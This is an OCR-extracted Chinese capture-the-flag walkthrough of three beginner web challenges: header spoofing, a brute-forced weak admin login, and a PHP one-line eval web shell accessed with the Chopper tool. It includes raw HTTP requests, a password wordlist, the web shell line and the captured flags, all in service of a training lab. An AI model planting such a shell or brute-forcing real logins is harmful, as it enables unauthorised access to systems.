
```
GET / HTTP/1.1
Host: 111.198.29.45:52190
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
X-Forwarded-For:123.123.123.123
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Connection: close
Content-Type: text/html

  <html>
<head>
    <meta charset="UTF-8">
    <title>index</title>
    <link
href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.
min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="
    须来自https://www.google.com";</script></body>
</html>
```

又提示我们必须来自https://www.google.com
修改头

```
Referer:https://www.google.com
```

在响应里看到flag


Go
Cancel
Target: http://111.198.29.45:52190
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
GET / HTTP/1.1
Host: 111.198.29.45:52190
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
X-Forwarded-For:123.123.123.123
Referer: https://www.google.com
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
  <html>
<head>
    <meta charset="UTF-8">
    <title>index</title>
    <link
href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.
min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="
    须来自https://www.google.com";</script><script>do
cument.getElementById("demo").innerHTML="cyberpeac
e{f02319a2ebf8ab3e562edab690a71575}";</script></body
```

flag:cyberpeace{f02319a2ebf8ab3e562edab690a71575}


0x09 weak_auth

题目链接：http://111.198.29.45:49429/


题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

我们随便输入一个账号密码

提示我们应该用admin为账号登陆




在源码中我们可以看到提示需要字典，我们可以猜测这道题需要暴力破解



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>weak auth</title>
</head>
<body>

<script>alert('please login as admin');</script><!--maybe you need a dictionary-->


</body>
</html>
```

抓包将password设为变量，载入字典，进行爆破（字典不需要太复杂，这里密码非常简单）


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Target Positions Payloads Options
Payload Positions
Start attack
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
POST /check.php HTTP/1.1
Host: 111.198.29.45:49429
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:49429/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1

username=admin&password=§1§
```

1 payload position   Length: 543

这里可以看到密码123456返回的长度跟其他密码不一样




Filter: Showing all items



Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	434	
1		200	☐	☐	434	
2	123456	200	☐	☐	437	
3	12345	200	☐	☐	434	
4	123456789	200	☐	☐	434	
5	Password	200	☐	☐	434	
6	iloveyou	200	☐	☐	434	
7	princess	200	☐	☐	434	
8	rockyou	200	☐	☐	434	
9	1234567	200	☐	☐	434	
10	12345678	200	☐	☐	434	
11	abc123	200	☐	☐	434	
12	admin888	200	☐	☐	434	
13	admin123	200	☐	☐	434	

我们用123456作为密码进行登录，得到flag




cyberpeace{9ea02cbfbf8c167a3e0520bcb213d9fc}

flag:cyberpeace{9ea02cbfbf8c167a3e0520bcb213d9fc}

0x0a webshell

题目链接：http://111.198.29.45:58974/
题目描述：小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。




你会使用webshell吗？

<?php @eval($_POST['shell']);?>


可以看到一句话木马中口令为shell
用菜刀连接

```
http://111.198.29.45:58974/index.php
```


编辑SHELL

地址: http://111.198.29.45:53055/index.php | shell
配置:
备注:
默认类别 | PHP(Eval) | GB2312 | 编辑

可以看到一个flag.txt，打开即可得到flag


111.198.29.45
/var/www/html/
111.198.29.45 目录(0),文件(2)

```
/
  var
    www
      html
```

